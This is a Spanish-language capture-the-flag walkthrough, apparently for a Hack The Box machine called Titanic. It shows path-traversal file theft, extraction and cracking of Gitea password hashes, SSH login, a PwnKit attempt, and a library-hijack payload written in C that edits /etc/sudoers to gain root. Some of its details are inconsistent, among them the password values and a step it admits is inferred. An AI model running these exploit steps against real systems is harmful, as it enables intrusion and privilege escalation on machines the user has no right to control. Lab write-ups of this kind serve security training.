
Se revisa el repositorio **developer/docker-config**.




4.3. Análisis de Archivos de Configuración Docker

Dentro de `developer/docker-config`, se encuentran directorios `gitea/` y `mysql/`, cada uno con un archivo `docker-compose.yml`.


- **gitea/docker-compose.yml:** Revela que el volumen de datos de Gitea se monta en `/home/developer/gitea/data` dentro del host. Este directorio típicamente contiene la base de datos `gitea.db`.
- **mysql/docker-compose.yml:** Contiene credenciales para una base de datos MySQL:
 - `MYSQL_ROOT_PASSWORD: 'MySQLP@ssword!'`
 - `MYSQL_DATABASE: tickets`
 - `MYSQL_USER: sql_svc`
 - `MYSQL_PASSWORD: sql_password`



The screenshot shows a GitHub repository page for `developer/docker-config`. The repository has 5 commits, 1 branch, and 0 tags. It contains files for `gitea` and `mysql`, and a `README.md`. The URL is `http://dev.titanic.htb/developer/docker-config.git`.




The screenshot shows the commit history for the `gitea` directory. It shows two commits: one adding `gitea/docker-compose.yml` and another adding `docker-compose.yml`. Both commits are from 9 months ago.



The screenshot shows the contents of `docker-compose.yml`. The file defines a service named `gitea` with the following configuration:

```
version: '3'
services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22" # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
```



```

15 lines | 296 B | YAML
1 version: '3.8'
2
3 services:
4   mysql:
5     image: mysql:8.0
6     container_name: mysql
7     ports:
8       - "127.0.0.1:3306:3306"
9     environment:
10    MYSQL_ROOT_PASSWORD: 'MySQL@$Sw0rd!' ←
11    MYSQL_DATABASE: tickets
12    MYSQL_USER: sql_svc ←
13    MYSQL_PASSWORD: sql.password
14   restart: always

```

5. Explotación LFI Avanzada: Obtención de Base de Datos Gitea

Se utiliza la LFI para obtener la base de datos de Gitea.

5.1. Descarga de gitea.db

Se usa **LFI** a través de **titanic.htb** (no **dev.titanic.htb**) para descargar la base de datos:

HTTP


```

GET
/download?ticket=../../../../../../../../home/developer/gitea/data/gitea
.db HTTP/1.1
Host: titanic.htb
...

```

Request	Response
<pre> Request Pretty Raw Hex 1 GET /download?ticket=../../../../../../../../home/developer/gitea/data/gitea .db HTTP/1.1 2 Host: titanic.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Upgrade-Insecure-Requests: 1 9 Priority: U=0,O=1 10 11 </pre>	<pre> Response Pretty Raw Hex 1 HTTP/1.1 200 OK 2 Date: Thu, 24 Apr 2025 20:40:40 GMT 3 Server: Werkzeug/3.0.3 Python/3.10.12 4 Content-Disposition: attachment; filename=../../../../../../../../home/developer/gitea/data/gitea/gitea .db 5 Content-Type: application/octet-stream 6 Content-Length: 262080 7 Last-Modified: Fri, 02 Aug 2024 13:01:49 GMT 8 Cache-Control: no-cache 9 ETag: 0x5f22000000000000-2084864-2132744396 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive </pre>

Hacemos clic derecho en el **Response** y seleccionamos **Copy file** y se nos abrirá una ventana donde debemos seleccionar el directorio donde queremos guardarla así como el nombre que le asignaremos al archivo, en este caso **gitea.db**



5.2. Corrección del Archivo `gitea.db`

La respuesta HTTP incluye encabezados antes del contenido binario de la base de datos. Es necesario editar el archivo descargado (`gitea.db`) con un editor de texto o hexadecimal (como `vim`, `nano` o `gvim`) y eliminar todo el contenido antes de la cadena `SQLITE format 3` para que sea una base de datos válida.

```
(ilanami@ilanami)-[~/Escritorio]
$ sqlite3 gitea.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
Error: file is not a database
sqlite> tables
...> SELECT id, name, email, passwd FROM user;
Parse error: near "tables": syntax error
    tables SELECT id, name, email, passwd FROM user;
    ^--- error here
sqlite> SELECT id, name, email, passwd FROM user;
Parse error: file is not a database (26) ←
```


5.3. Extracción de Hashes de Usuario

Una vez corregido el archivo, se utiliza `sqlite3` para extraer información de la tabla `user`:

```
sqlite3 gitea.db
sqlite> .tables # Para listar tablas
sqlite> SELECT id, name, email, passwd, salt FROM user; # Extraer
datos relevantes
```

```
(ilanami@ilanami)-[~/Escritorio]
$ sqlite3 gitea.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
access                      oauth2_grant
access_token                 org_user
action                       package
action_artifact              package_blob
action_run                    package_blob_upload
action_run_index              package_cleanup_rule
action_run_job                package_file
action_runner                package_property
action_runner_token           package_version
action_schedule               project
action_schedule_spec           project_board
action_task                  project_issue
action_task_output            protected_branch
action_task_step              protected_tag
```

```
label                     upload
language_stat              user
lfs_lock                  user_badge
lfs_meta_object            user_blocking
login_source               user_open_id
milestone                 user_redirect
mirror                    user_setting
notice                    version
notification              watch
oauth2_application         webauthn_credential
oauth2_authorization_code webhook
sqlite> ■
```

Se obtienen los hashes de contraseña y las sales para los usuarios **administrator** y **developer**.

```
sqlite> SELECT id, name, email, passwd FROM user;
1|administrator|root@titanic.hbt|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d
2|developer|developer@titanic.hbt|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8
efc5dbef30bf1682619263444ea594cfb56
sqlite> █
```

5.4. Formateo de Hashes para Hashcat

Gitea utiliza PBKDF2-HMAC-SHA256. Los hashes deben formatearse para Hashcat (modo 10900). Se puede usar un script o comando para extraer y formatear los datos:

```
sqlite3 gitea.db "SELECT passwd, salt, name FROM user" | \
while IFS='|' read -r passwd salt name; do \
    digest=$(echo "$passwd" | xxd -r -p | base64); \
    salt_b64=$(echo "$salt" | xxd -r -p | base64); \
    echo "${name}:sha256:50000:${salt_b64}:${digest}"; \
done | tee gitea.hashes
```

```
└─(ilanami㉿ilanami)-[~/Escritorio] ━
$ sqlite3 name.db "select passwd,salt,name from user" | while read data; do digest=$(echo "$data" | cut -d'|' -f1 | xxd -r -p | base64); salt=$(echo "$data" | cut -d'|' -f2 | xxd -r -p | base64); name=$(echo $data | cut -d'|' -f 3); echo "${name}:sha256:50000:${salt}:$digest"; done | tee gitea.hashes
administrator:sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J90tBWe2gWFzLT+8oJj0iGu8kjtaYq0WDUwCNLf
wG0yQGrJIHyYDEffF0BcTY=
developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhn7rqc01qaApU0F7P8TEwnAvY8iXyhEBrfLy0/F2+8w
vxaCYZJjRE6llM+1Y=
```

```
└─(ilanami㉿ilanami)-[~/Escritorio] ━
$ cat gitea.hashes
administrator:sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J90tBWe2gWFzLT+8oJj0iGu8kjtaYq0WDUwCNLf
wG0yQGrJIHyYDEffF0BcTY=
developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhn7rqc01qaApU0F7P8TEwnAvY8iXyhEBrfLy0/F2+8w
vxaCYZJjRE6llM+1Y=
```

Esto crea el archivo **gitea.hashes** con el formato correcto.

6. Crackeo de Contraseña y Acceso SSH

6.1. Crackeo con Hashcat

Se utiliza Hashcat y una lista de palabras (como **rockyou.txt**) para crackear los hashes:

```
hashcat -m 10900 gitea.hashes /usr/share/wordlists/rockyou.txt  
--user --force
```

```
└─(ilanami㉿ilanami)─[~/Escritorio]  
└─$ hashcat -m 10900 gitea.hashes /usr/share/wordlists/rockyou.txt --user --force  
  
hashcat (v6.2.6) starting  
  
You have enabled --force to bypass dangerous warnings and errors!  
This can hide serious problems and should only be done when debugging.  
Do not report hashcat issues encountered when using --force.  
  
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DIS  
TRO, POCL_DEBUG) - Platform #1 [The pocl project]  
=====  
===== * Device #1: cpu-haswell-Intel(R) Core(TM) i5-8600 CPU @ 3.10GHz, 1424/2912 MB (512 MB allocatable)  
, 6MCU  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
  
Hashes: 2 digests; 2 unique digests, 2 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1
```

Para ver la contraseña crackeada:

```
hashcat -m 10900 gitea.hashes --show --user
```

```
└─(ilanami㉿ilanami)─[~/Escritorio]  
└─$ hashcat -m 10900 gitea.hashes --show --user  
  
developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqc01qaApU0F7P8TEwnAvY8iXyhEBrfLy0/F2+8wv  
xaCYZJjRE6llM+1Y=:25282528
```

Contraseña obtenida para developer: 25282528

6.2. Acceso SSH

Se utiliza la contraseña obtenida para iniciar sesión como **developer** vía SSH:

```
ssh developer@10.10.11.55  
Password: 25282528
```

```
(ilanami@ilanami)~]$ ssh developer@10.10.11.55
developer@10.10.11.55's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Sun Apr 27 03:12:27 PM UTC 2025

System load:          0.0
Usage of /:           70.4% of 6.79GB
Memory usage:         14%
Swap usage:           0%
Processes:            228
Users logged in:      0
IPv4 address for eth0: 10.10.11.55
IPv6 address for eth0: dead:beef::250:56ff:fe94:1aa4

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

developer@titanic:~$
```

Se obtiene acceso a una shell como el usuario **developer**.

7. Escalada de Privilegios

Se busca una forma de escalar privilegios desde **developer** a **root**.

7.1. Enumeración de Permisos Iniciales

- **sudo -l**: Se comprueba si **developer** puede ejecutar comandos con **sudo**. El resultado indica que no tiene permisos **sudo**.

```
developer@titanic:~$ sudo -l  
[sudo] password for developer:  
Sorry, user developer may not run sudo on titanic.
```

Binarios SUID: Se buscan binarios con el bit SUID activado:

```
find / -perm -4000 -type f 2>/dev/null
```

- Se identifica `/usr/bin/pkexec` entre los resultados.

```
developer@titanic:~$ find / -perm -4000 -type f 2>/dev/null  
/snap/core20/2434/usr/bin/chfn  
/snap/core20/2434/usr/bin/chsh  
/snap/core20/2434/usr/bin/gpasswd  
/snap/core20/2434/usr/bin/mount  
/snap/core20/2434/usr/bin/newgrp  
/snap/core20/2434/usr/bin/passwd  
/snap/core20/2434/usr/bin/su  
/snap/core20/2434/usr/bin/sudo  
/snap/core20/2434/usr/bin/umount  
/snap/core20/2434/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/snap/core20/2434/usr/lib/openssh/ssh-keysign  
/snap/snapd/23545/usr/lib/snapd/snap-confine  
/usr/lib/snapd/snap-confine  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/openssh/ssh-keysign  
/usr/libexec/polkit-agent-helper-1  
/usr/bin/chsh  
/usr/bin/newgrp  
/usr/bin/su  
/usr/bin/pkexec  
/usr/bin/sudo  
/usr/bin/gpasswd  
/usr/bin/umount  
/usr/bin/chfn  
/usr/bin/passwd  
/usr/bin/mount  
/usr/bin/fusermount3
```

7.2. Intento de Explotación de pkexec (PwnKit)

Se verifica la versión de `pkexec`:

```
pkexec --version
```

```
developer@titanic:~$ pkexec --version
pkexec version 0.105
```

Resultado: pkexec version 0.105. Esta versión es vulnerable a **PwnKit (CVE-2021-4034)**. Se descarga, compila y transfiere un exploit PoC para PwnKit a la máquina víctima (**/tmp/pwnkit**). Sin embargo, al ejecutar el exploit en la máquina víctima, este falla consistentemente con errores (**Segmentation fault**, **problemas con directorios en /tmp**).

```
└─(ilanami㉿ilanami)-[~]
$ wget https://raw.githubusercontent.com/arthepsy/CVE-2021-4034/main/cve-2021-4034-poc.c -O pwnkit.c
--2025-04-27 17:35:31-- https://raw.githubusercontent.com/arthepsy/CVE-2021-4034/main/cve-2021-4034-poc.c
Resolviendo raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Conectando con raw.githubusercontent.com (raw.githubusercontent.com)[185.199.110.133]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1267 (1,2K) [text/plain]
Grabando a: «pwnkit.c»

pwnkit.c          100%[=====]   1,24K  --.-KB/s  en 0,05s

2025-04-27 17:35:31 (25,4 KB/s) - «pwnkit.c» guardado [1267/1267]
```

```
└─(ilanami㉿ilanami)-[~]
$ gcc pwnkit.c -o pwnkit
```

```
└─(ilanami㉿ilanami)-[~]
$ scp pwnkit developer@10.10.11.55:/tmp/
developer@10.10.11.55's password:
pwnkit                                         100%    16KB 241.5KB/s  00:00
```

```
developer@titanic:~$ cd /tmp
developer@titanic:/tmp$ chmod +x pwnkit
developer@titanic:/tmp$ ./pwnkit
mkdir: cannot create directory 'pwnkit': File exists
sh: 1: cannot create pwnkit/gconv-modules: Directory nonexistent
Segmentation fault (core dumped)
```

7.3. Enumeración de Directorios y Scripts

Dado que el exploit de `pkexec` es inestable, se busca otro vector. Se enumeran directorios potencialmente interesantes, como `/opt/`:

```
ls -lR /opt/
```

```
developer@titanic:/tmp$ ls -lR /opt/
/opt/:
total 12
drwxr-xr-x 5 root developer 4096 Feb  7 10:37 app
drwx--x--x 4 root root      4096 Feb  7 10:37 containerd
drwxr-xr-x 2 root root      4096 Feb  7 10:37 scripts

/opt/app:
total 16
-rwxr-x--- 1 root developer 1598 Aug  2 2024 app.py
drwxr-x--- 3 root developer 4096 Feb  7 10:37 static
drwxr-x--- 2 root developer 4096 Feb  7 10:37 templates
drwxrwx--- 2 root developer 4096 Apr 27 14:10 tickets

/opt/app/static:
total 8
drwxr-x--- 3 root developer 4096 Feb  7 10:37 assets
-rw-r----- 1 root developer 567 Aug  1 2024 styles.css

/opt/app/static/assets:
total 4
drwxrwx--- 2 root developer 4096 Feb  3 17:13 images

/opt/app/static/assets/images:
total 1280
-rw-r----- 1 root developer 291864 Feb  3 17:13 entertainment.jpg
-rw-r----- 1 root developer 280854 Feb  3 17:13 exquisite-dining.jpg
-rw-r----- 1 root developer 209762 Feb  3 17:13 favicon.ico
-rw-r----- 1 root developer 232842 Feb  3 17:13 home.jpg
-rw-r----- 1 root developer 280817 Feb  3 17:13 luxury-cabins.jpg
-rw-r----- 1 root developer    884 Apr 27 16:00 metadata.log
```

```
/opt/app/templates:
total 8
-rw-r----- 1 root developer 7568 Aug  1 2024 index.html

/opt/app/tickets:
total 0
ls: cannot open directory '/opt/containerd': Permission denied

/opt/scripts:
total 4
-rwxr-xr-x 1 root root 167 Feb  3 17:11 identify_images.sh
```

```
/opt/app/static/assets/images:  
total 1280  
-rw-r---- 1 root developer 291864 Feb  3 17:13 entertainment.jpg  
-rw-r---- 1 root developer 280854 Feb  3 17:13 exquisite-dining.jpg  
-rw-r---- 1 root developer 209762 Feb  3 17:13 favicon.ico  
-rw-r---- 1 root developer 232842 Feb  3 17:13 home.jpg  
-rw-r---- 1 root developer 280817 Feb  3 17:13 luxury-cabins.jpg  
-rw-r---- 1 root developer     884 Apr 27 16:00 metadata.log
```

```
/opt/scripts:  
total 4  
-rwxr-xr-x 1 root root 167 Feb  3 17:11 identify_images.sh
```

Hallazgos clave:

- `/opt/app/`: Propiedad de `root:developer`.
- `/opt/app/static/assets/images/`: Directorio con permisos de escritura para el grupo `developer` (`drwxrwx---`). El usuario `developer` puede escribir aquí.
- `/opt/scripts/identify_images.sh`: Un script propiedad de `root:root` pero ejecutable por todos (`-rwxr-xr-x`).

7.4. Análisis del Script `identify_images.sh`

Se examina el contenido del script (no mostrado explícitamente en el PDF, pero inferido por la explotación): Se asume que el script utiliza el comando `magick identify` (parte de ImageMagick) para procesar archivos de imagen (probablemente `.jpg`) en el directorio `/opt/app/static/assets/images/`. ImageMagick es conocido por cargar librerías dinámicas (como `libxcb.so.1`) durante su ejecución.

7.5. Explotación de ImageMagick vía Hijacking de Librería

La estrategia es crear una librería compartida maliciosa (`libxcb.so.1`) y colocarla en `/opt/app/static/assets/images/`. Cuando el script `identify_images.sh` (probablemente ejecutado periódicamente por `root` o mediante `cron`) invoque a `magick`

identify dentro de ese directorio, cargará la librería maliciosa.


Pasos:

Crear Payload (a.c): En el directorio **/tmp** de la máquina víctima, crear un archivo **a.c** con código C para añadir al usuario **developer** al archivo **/etc/sudoers** sin necesidad de contraseña:

```
developer@titanic:~/tmp$ cd /tmp
developer@titanic:/tmp$ nano a.c
```


```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>

void _init() {
    unsetenv("LD_PRELOAD"); // Evitar bucles
    setgid(0); // Establecer GID a root
    setuid(0); // Establecer UID a root
    // Añadir entrada a sudoers
    system("echo 'developer ALL=(ALL) NOPASSWD: ALL' | sudo tee -a
/etc/sudoers");
}
```



```
GNU nano 8.4                               ilanami@ilanami: ~
# include <stdio.h>
# include <sys/types.h>
# include <stdlib.h>
# include <unistd.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("echo 'developer ALL=(ALL) NOPASSWD:ALL' | sudo tee -a /etc/sudoers");
}
```



```
developer@titanic:/tmp$ ls
a.c ←
'GCONV_PATH=.'
snap-private-tmp
ssh_client_ip_developer
systemd-private-668d06a076ae4aa6892664f05255d08f-apache2.service-uhCuNo
systemd-private-668d06a076ae4aa6892664f05255d08f-fwupd.service-JbLcQM
systemd-private-668d06a076ae4aa6892664f05255d08f-ModemManager.service-1AZVce
systemd-private-668d06a076ae4aa6892664f05255d08f-systemd-logind.service-fRZf9E
systemd-private-668d06a076ae4aa6892664f05255d08f-systemd-resolved.service-jHrGFG
systemd-private-668d06a076ae4aa6892664f05255d08f-systemd-timesyncd.service-SXG0o8
systemd-private-668d06a076ae4aa6892664f05255d08f-upower.service-Ihlbx6
vmware-root_617-4022243191
```

1. Compilar Payload: Compilar `a.c` como una librería compartida llamada `libxcb.so.1`:

```
gcc -fPIC -shared -o ./libxcb.so.1 a.c -nostartfiles
```

```
[tlanami@tlanami:~]
$ gcc -fPIC -shared -o ./libxcb.so.1 a.c -nostartfiles
```

2. Mover Payload: Mover la librería maliciosa al directorio de destino:

```
mv ./libxcb.so.1 /opt/app/static/assets/images/
```

```
developer@titanic:/tmp$ mv ./libxcb.so.1 /opt/app/static/assets/images/
```

Disparar/Esperar Ejecución: Se puede intentar ejecutar el script manualmente (aunque puede dar errores de permisos si intenta escribir logs como `developer`) o esperar a que se ejecute automáticamente por el sistema (normalmente unos minutos).

```
/opt/scripts/identify_images.sh
```

```
developer@titanic:/tmp$ /opt/scripts/identify_images.sh
truncate: cannot open 'metadata.log' for writing: Permission denied
/opt/scripts/identify_images.sh: line 3: metadata.log: Permission denied
```

3. El error `truncate: cannot open 'metadata.log' for writing: Permission denied` es esperado si se ejecuta manualmente como `developer`, pero no impide que `magick` sea invocado y cargue la librería maliciosa si el script es ejecutado por `root`.

7.6. Obtención de Acceso Root

Tras esperar un breve periodo (1-2 minutos), la entrada debería haberse añadido a `/etc/sudoers`. Se verifica ejecutando:

```
sudo su
```

Si la explotación fue exitosa, se obtendrá una shell de `root` sin pedir contraseña.

```
developer@titanic:/tmp$ sudo su  
root@titanic:/tmp#
```

8. Obtención de la Bandera Root

Una vez como `root`, se lee la bandera final:

```
cat /root/root.txt
```

```
root@titanic:/tmp# cat /root/root.txt  
d13ba77927e43b6ec8912b05903c2d6d  
root@titanic:/tmp#
```

Flag `root.txt`: d13ba77927e43b6ec8912b05903c2d6d

9. Resumen rápido de la escalada a root

1. Estábamos como `developer` vía SSH tras crackear el hash.
2. Enumeramos y encontramos el script que usaba `magick` (vulnerable).

```
/opt/scripts/identify_images.sh
```

3. No podíamos escribir directamente en

```
/opt/app/static/assets/images/, pero sí trabajamos en /tmp.
```

4. Creamos el archivo **a.c** con un payload que añadía a developer al archivo sudoers.

5. Compilamos **a.c** en **libxcb.so.1** usando:

```
gcc -fPIC -shared -o libxcb.so.1 a.c -nostartfiles
```

6. Movimos **libxcb.so.1** a **/opt/app/static/assets/images/**.

7. Ejecutamos el script **/opt/scripts/identify_images.sh** (o esperamos su ejecución automática) para disparar la vulnerabilidad.

8. Automáticamente, se actualizó **/etc/sudoers**, permitiéndonos usar sudo sin contraseña.

